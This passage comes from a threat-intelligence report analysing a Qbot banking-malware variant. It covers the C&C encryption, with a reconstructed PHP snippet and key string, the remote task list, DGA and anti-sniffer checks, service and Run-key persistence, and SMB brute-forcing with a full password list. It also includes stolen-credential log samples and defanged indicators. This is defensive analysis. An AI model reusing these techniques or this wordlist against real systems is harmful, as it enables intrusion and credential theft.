The [SALT] is the same as in the request, and the [IP] is an external IP of the victim as seen by the server, encoded as an integer value; the bot uses this IP and then reports it as its own external IP for its further communications with C&C. For example, the bot may first report ext_ip=[?] in its 'beacon' request to the C&C, but once it learns its external IP from the response, it will then specify it in the ext_ip field of following 'beacon' requests.

The C&C's response is then encrypted, base64-encoded and served back to the bot using the same steps as before, as demonstrated with the reconstructed code below:

```
$ip   = $_SERVER['REMOTE_ADDR'];
$long = ip2long($ip);
$ip = sprintf("%08X", $long);
$resp = $task_id . "&" . $salt . "&" . $ip . "&" . $task;
$pass = '';
for ($i = 0; $i < 16; $i++)
{
        $pass .= chr(mt_rand(0, 255));
}
$hash = sha1($pass."KoFGsdF8^yhce(ncCxxw", TRUE);

echo base64_encode($pass . rc4($hash, 20, $resp));
```

When the bot receives a response, it decrypts it the same way as the server decrypted the bot's request, again reading the [TASK_ID] field from it. If it's non-zero, it will execute the intended task. The task may specify additional parameters. Once the task is executed, the result of its execution is then posted again to the server using the same encryption.

This time however, the request will have a different format: the bot composes a string that specifies the protocol version ('9'), request type ('2' for task execution result), BOT_ID (such as 'jcrrzs748025'), executed task ID (e.g. '77'), task execution result ('0'), and task execution output, such as '(null)' in case there is no output:

```
protoversion=9&r=2&n=jcrrzs748025&tid=77&rc=0&rdescr=(null)
```

Qbot recognises and executes the following tasks from the C&C server:

Task	Description
cc_main	post logs to C&C
certssave	steal certificates
ckkill	delete all cookies
forceexec	run specified file as "explorer.exe %s.exe"
grab_saved_info	collect cookies, flash cookies, steal multiple creds, certificates
instwd	install with the scheduler
install3	download specified file, run as "explorer.exe %s.exe"
killall	terminate all processes with the specified name
loadconf	load specified config parameter
nattun	connect to backconnect server (e.g. 193.111.140[.]236:65200)
nbscan	replicate across the network
reload	reload itself
rm	rename file as %s.removeme
saveconf	export config into log
thkillall	terminate all threads for all processes with the specified name
uninstall	uninstall itself
updbot	download new bot, execute
updwf	same as updbot, only run with /w switch
uploaddata	upload collected logs to FTP servers
var	read specified configuration value
getip	does nothing
wget	download and save the specified file

Table 1: Remote commands/tasks

External IP

Qbot also uses the following websites to obtain its own external IP, if not provided by the C&C server:

http://forumity.com/show-ip.php - looks for the IP between the strings 'var ip = "' and '";'.

http://www.ip-adress.com - looks for the IP between the strings 'IP address is: ' and '<'.

DGA

Qbot has a 'reserved' domain name in the code. Two have been seen used in recent weeks:

```
http://stat.nickspizzade[.]com
http://rss.dimadimapress[.]com
```

These are compromised websites, and have been in the Qbot codebase since 2013.[7]

The PHP script name is calculated by Qbot is based on basic system information. For an update, it may look like:

```
eQ4YoJxR5J.php
```

For posting the system information, it may look like:

```
eQ4YoMlMwQjNdN0A2Q2tBIVh5W.php
```

The following PHP script is used for a check - it returns "ok" when called:

```
eQ4YoIhR5S.php
```

[7] http://home.mcafee.com/virusinfo/virusprofile.aspx?key=3630015

For all observed C&C communications, Qbot uses a Domain Generation Algorithm (DGA).

If there is a process running with one of the following names, or there is a wpcap.dll module loaded into any running process, the DGA will not proceed.

- tcpdump.exe
- windump.exe
- ethereal.exe
- wireshark.exe
- ettercap.exe
- rtsniff.exe
- packetcapture.exe
- capturenet.exe

The DGA is based on a date - Qbot reads the current date from the 'Date:' HTTP header returned by google.com, microsoft.com, and cnn.com. Each month is split into three periods: from one to 10, from 11 to 20, and from 21 till the end of the month. Qbot calculates a list of domains for each such period, this having 36 distinct sets per year.

The TLD can one of the following: .com, .net, .org, .info, .biz, .org.

There no limit for the number of domains in a set: Qbot generates the first five DGA domains, and then tries to resolve starting from the first domain in the list. If it fails to resolve the generated domains, it will generate another five, and so on, until the domain resolves. For each domain, it makes a DnsQuery() to get a NS record of the domain. If the NS record contains the string 'sinkhole' in it, the DGA will not proceed.

For example, for the dates from the 21st February 2016 to 29th February 2016, Qbot generates these domains:

- jekawtzb[.]net
- lbcoqzad[.]net
- kqzjcgrrflbvybuaejdexttlt[.]biz
- awtptzoblgkkdmfb[.]biz
- nbszdxmz[.]org
- ...

For all observed C&C communications, Qbot uses a Domain Generation Algorithm

From analysing registered domains, we have seen a quite sporadic registration of DGA domains, especially prior to early December. Figure 8 outlines the registrations of all DGA domains, starting in late September 2015.





Figure 8 - Registrations of DGA Domains

Before December, domains were registered at largely irregular intervals, many being registered past the first date of DGA operation. This correlates with the appearance of Rig EK infrastructure in December, suggesting that the actors were developing and testing the latest variant of Qbot before deployment through Rig EK. Following this the domains have been registered ahead of the first date of operation, ensuring that infected victims can communicate with the C&C servers.

DGA Date	Domains registered
21/09/2015	2
01/10/2015	2
21/10/2015	2
01/11/2015	3
11/11/2015	2
21/11/2015	2
01/12/2015	7
11/12/2015	11
21/12/2015	15
01/01/2016	6
11/01/2016	8
21/01/2016	7
01/02/2016	12
11/02/2016	5
21/02/2016	8



The actors register over 69% of their domains from the top 10 generated

The actors have registered a varying number of domains for each 10-day period, seen in Table 2. Some of these domains were registered after the first date of DGA operation, which suggests that the actors are purchasing further domains and infrastructure possibly reacting to previous domains in the DGA chain being blacklisted. The actors register over 69% of their domains from the top 10 generated, and over 97% within the top 20, seen in the figure above.

Persistence

When run, Qbot drops itself into a newly created directory, within one of the existing %APP_DATA% directories, such as:

```
%APP_DATA%\Microsoft\[random_name]\[random_name].exe
```

It then registers itself as a service, using an existing service name and depending on another existing service. For example, it may register itself with the following service parameters:

```
ImagePath: "%APP_DATA%\Microsoft\[random_name]\[random_name].exe /D"
DisplayName: "Remote Procedure Call (RPC) Service"
DependOnService: 'Dnscache'
ObjectName: "LocalSystem"
Start type: Automatic
Service status: Stopped
```

Where "Remote Procedure Call (RPC)" and "Dnscache" are existing services which are running on the target system.

It then creates an auto-run registry entry:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\[random_name] =
"%APP_DATA%\Microsoft\[random_name]\[random_name].exe"
```

If possible, Qbot will attempt to piggy-back on an existing auto-run entry, modifying this entry to start Qbot instead, passing a parameter to also run the intended application as well. For example, the messenger's key MSMSGS is modified as:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MSMSGS =
""%APP_DATA%\Microsoft\[random_name]\[random_name].exe" /c "[PATH]\msmsgs.exe" /background"
```

NOTE: the [random_name] is not in fact random; it's calculated from the system footprint. Hence, if the bot is executed on a previously cleaned machine, it will generate the same [random_name], as the system footprint did not change.

Lateral movement - Network replication

Qbot attempts to spread to open shares across a network, including the default shares C$ and Admin$. In case of weakly-restricted shares, it brute-forces them with the following passwords:

123,password,Password,letmein,1234,12345,123456,1234567,12345678,123456789,1234567890,qwerty,love,iloveyou,princess,pussy,master,monkey,abc123,99999999,9999999,999999,99999,9999,999,99,9,88888888,8888888,888888,88888,8888,888,88,8,77777777,7777777,777777,77777,7777,777,77,7,66666666,6666666,666666,66666,6666,666,66,6,55555555,5555555,555555,55555,5555,555,55,5,44444444,4444444,444444,44444,4444,444,44,4,33333333,3333333,333333,33333,3333,333,33,3,22222222,2222222,222222,22222,2222,222,22,2,11111111,1111111,111111,11111,1111,111,11,1,00000000,0000000,00000,0000,000,00,0987654321,987654321,87654321,7654321,654321,54321,4321,321,21,12,super,secret,server,computer,owner,backup,database,lotus,oracle,business,manager,temporary,ihavenopass,nothing,nopassword,nopass,Internet,internet,example,sample,love123,boss123,work123,home123,mypc123,temp123,test123,qwe123,pw123,root123,pass123,pass12,pass1,admin123,admin12,admin1,password123,password12,password1,default,foobar,foofoo,temptemp,temp,testtest,test,rootroot,root,fuck,zzzzz,zzzz,zzz,xxxxx,xxxx,xxx,qqqqq,qqqq,qqq,aaaaa,aaaa,aaa,sql,file,web,foo,job,home,work,intranet,controller,killer,games,private,market,coffee,cookie,forever,freedom,student,account,academia,files,windows,monitor,unknown,anything,letitbe,domain,access,money,campus,explorer,exchange,customer,cluster,nobody,codeword,codename,changeme,desktop,security,secure,public,system,shadow,office,supervisor,superuser,share,adminadmin,mypassword,mypass,pass,Login,login,passwd,zxcvbn,zxcvb,zxccxz,zxcxz,qazwsxedc,qazwsx,q1w2e3,qweasdzxc,asdfgh,asdzxc,asddsa,asdsa,qweasd,qweewq,qwewq,nimda,administrator,Admin,admin,a1b2c3,1q2w3e,1234qwer,1234abcd,123asd,123qwe,123abc,123321,12321,123123,James,John,Robert,Michael,William,David,Richard,Charles,Joseph,Thomas,Christopher,Daniel,Paul,Mark,Donald,George,Kenneth,Steven,Edward,Brian,Ronald,Anthony,Kevin,Mary,Patricia,Linda,Barbara,Elizabeth,Jennifer,Maria,Susan,Margaret,Dorothy,Lisa,Nancy,Karen,Betty,Helen,Sandra,Donna,Carol,james,john,robert,michael,william,david,richard,charles,joseph,thomas,christopher,daniel,paul,mark,donald,george,kenneth,steven,edward,brian,ronald,anthony,kevin,mary,patricia,linda,barbara,elizabeth,jennifer,maria,susan,margaret,dorothy,lisa,nancy,karen,betty,helen,sandra,donna,carol,baseball,dragon,football,mustang,superman,696969,batman,trustno1

Apart from that, Qbot attempts to access 'Credential Store' where Windows stores cached passwords for network logins. The same repository is used by Outlook, Windows Live Messenger, Remote Desktop, GMail Notifier to store authentication passwords. Qbot's code is identical to published source code for dumping cached passwords.[8]

In addition to that, Qbot attempts to access Password Manager of Internet Explorer, to steal cached username/password credentials. This code is also identical to the published source code.[9]

By using stolen IE credentials, in addition to credentials intercepted from the network traffic, Qbot attackers are able to gain access to other FTP servers that may be used to infect other websites with the exploit kits, in order to disseminate their malware further.

[8] http://securityxploded.com/networkpasswordsecrets.php#Recover_Domain_Network_Passwords

[9] http://securityxploded.com/iepasswordsecrets.php

Action on objectives

HTTP(S) Session Riding

For inter-process communications, Qbot uses a named pipe called “\\.\pipe\[RANDOM_NAME]sp”, where [RANDOM_NAME] is the calculated name of the Qbot used for installation, e.g. there will be [RANDOM_NAME].exe and [RANDOM_NAME].dll files in the system.

This memory pipe is then used for IPC communications between the components of Qbot injected into other browsers and the main Qbot module that operates under an explorer.exe process. When the HTTP traffic is intercepted, Qbot’s browser instance will check if the bank is targeted; for example, if it matches list entries such as ‘tdetreasury.tdbank.com, cmoltp.bbt.com, etc.’. If so, it will intercept banking session details and then write this data into the memory pipe. The explorer.exe instance of Qbot will read this data from the pipe, and then submit it to the remote server.

For this, it firstly calculates a PHP script name, such as eQ4YoIhR5S.php. The name is calculated from a salt ‘/s’.

Next, it composes a request string: a=[BOT_ID]&b=[INTERCEPTED_DATA_BYTES]

For example, the request might look like:

```
article_[BOT_ID]_[time_stamp].zip
```

Where:


[time_stamp] is a timestamp in Unix/Epoch format, such as 1454337359,
[BOT_ID] is a calculated based on a system fingerprint and consists of 6 random characters followed with 6 random letters.

For example: the uploaded file may be named article_xreslt118448_1454355888.zip

The attackers then run a script that will access the FTP servers, download the logs, decrypt and uncompress them. The information in these logs can then be used by the attackers to mount additional attacks against the victims' corporate and personal accounts, or simply be sold to other cyber-criminal groups.

An example of a decrypted log is provided below - it shows an example of how intercepted data is displayed. The last message in the log is a 'beacon' - it displays basic system information about the victim, including the list of installed software, IP address, BOT version number, Windows version number and the like.

```
t=s2 time=[12:47:0-21/1/2016] type=[1] name=[MicrosoftAccount:user=victims_email@hotmail.com]
data=[intercepted_login_data_in_clear_text] username=[victims_email@hotmail.com]
t=kb time=[3:29:31-2/2/2016] p=[C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE]
b=[entire document typed in word is displayed here]
t=kb time=[13:28:32-21/1/2016] p=[C:\Program Files\Internet Explorer\IEXPLORE.EXE] b=[credentials typed
in IE are intercepted and displak<BACKSP>yed here<RIGHT><RIGHT>]
t=h2 time=[12:36:49-1/2/2016] url=[https://www.facebook.com/login.php?login_attempt=1&lwv=110]
data=[lsd=AVoTdXUl&email=victims_email@yahoo.com&pass=secret_password&default_
persistent=0&timezone=360&...] referer=[https://www.facebook.com/?_rdr=p] cookie=[_js_
datr=waWvVsBo-P27uMG5NEQVGeLE; _js_reg_fb_ref=https%3A%2F%2Fwww.facebook.com%2F; _js_
reg_fb_gate=https%3A%2F%2Fwww.facebook.com%2F; x-referer=https%3A%2F%2Fwww.facebook.
com%2F%3F_rdr%3Dp%23%2F%3F_rdr%3Dp] pid=[27344]
t=i1 time=[13:47:41-21/1/2016] ext_ip=[IP_ADDRESS] dnsname=[DNS_NAME] hostname=[COMPUTERNAME]
user=[UserName] domain=[COMPUTERNAME] is_admin=[YES] os=[5.1.1.2600.2.0.0100]
Qbot_version=[0300.262] install_time=[13.27.37-21/01/2016] exe=[C:\WINDOWS\explorer.exe]
iface_0=[192.168.78.132/255.255.255.0 UP]  soft=[Adobe Reader 6.0.1;006.000.001|Microsoft .NET
Framework 2.0;2.0.50727|WebFldrs XP;9.50.7523|WinPcap 4.0.2;4.0.0.1040|Microsoft Web Publishing
Wizard 1.53;|Microsoft Visual Studio 6.0 Professional Edition;|MSN;|]
```



It will intercept banking session details and then write this data into the memory pipe

Victims

Through analysis of logs collected from the attackers' servers, as well as domain sinkholing statistics, we were able to gauge the size of the botnet over a two week period in early February 2016. This analysis showed there being around 54,517 infected machines globally.

The distribution of these can be seen below (the numbers in brackets include some double counting of infected machines due to the way these were logged – however, the relative proportions should be accurate).




Figure 10 - Distribution of victim IP addresses

Analysis showed there being around 54,517 infected machines globally

The vast majority of infections are in the United States, followed by Canada, and the UK. English speaking countries represent most of the infections, with Australia and Ireland also featuring in the top 10.

We analysed a sample of the largest infections (organisations with most machines compromised). Some had over a thousand machines infected with the malware. The majority of these were in the 'Academic' sector – e.g. high schools and Universities. However, there was a sizable proportion in the healthcare industry too, both hospitals and providers such as IT service companies in the sector.





Figure 11 - Distribution of victim sectors



Conclusions

Analysis of the latest Qbot variant shows that it has continued to build on prior successes, with features updated to include further checks and conditions for resilience. The current version of Qbot has been upgraded from the version 910 reported by Symantec: some techniques, such as DNS blocking and FTP infection now appear to be redundant; while other features, such as Anti-VM, DGA and a wider range of C&C commands have been introduced. It shows the authors are evolving Qbot to become a more proactive threat, increasing persistence and polymorphic capabilities over simple active AV blocking.

It is not clear how the version numbers "300.XXX" correlate to the Qbot version 910 reported by Symantec back in 2011. The most likely reason is that the old Qbot code base has been used to produce the current family that uses a different version range.

The actors behind this have been resourceful throughout – using a large number of compromised GoDaddy accounts and a continual registration of Rig landing pages. They have been careful in the re-use of infrastructure and domains, restricting any possible attributes which could reveal additional infrastructure. Using highly-populated infrastructure is typically considered bad practice, but in this case indicates that the attackers have a well-formed strategic approach and are able to quickly switch to new infrastructure and domains when required.

Whilst the current campaign has already gained media coverage, the malware itself continues to remain relatively under-reported within open source, despite already claiming a large victim pool in the two-to-three months it has been active.

Qbot is designed with persistence and mass infection in mind, seen through its polymorphic capabilities and anti-VM checks. As, such we expect that Qbot will continue to be a potent threat over the coming months, facilitated by exploit kits to provide an initial infection, and automated spreading to gain maximum victim count.

Recommendations

We recommend organisations use the indicators provided in Appendix A to update and search their defensive systems to identify attacks.

The authors are evolving Qbot to become a more proactive threat

Appendix A - Indicators of attack

Compromised website	eeaforums[.]org	
	pavtube[.]com	
	engeniusforum[.]com	
	wolfgnards[.]com	
	rtachicago[.]com	
Rig EK IP Addresses	46.30.43[.]213	
	188.227.18[.]185	
	188.227.16[.]59	
	46.30.43[.]188	
Rig EK Gate Domains	{2}.naughtytimebooks[.]com	
	{2}.dynamicwords[.]us	
	{2}.domandvilma[.]com	
	{2}.anthonybryanauthor[.]com	
	{2}.gandhiprobably[.]com	
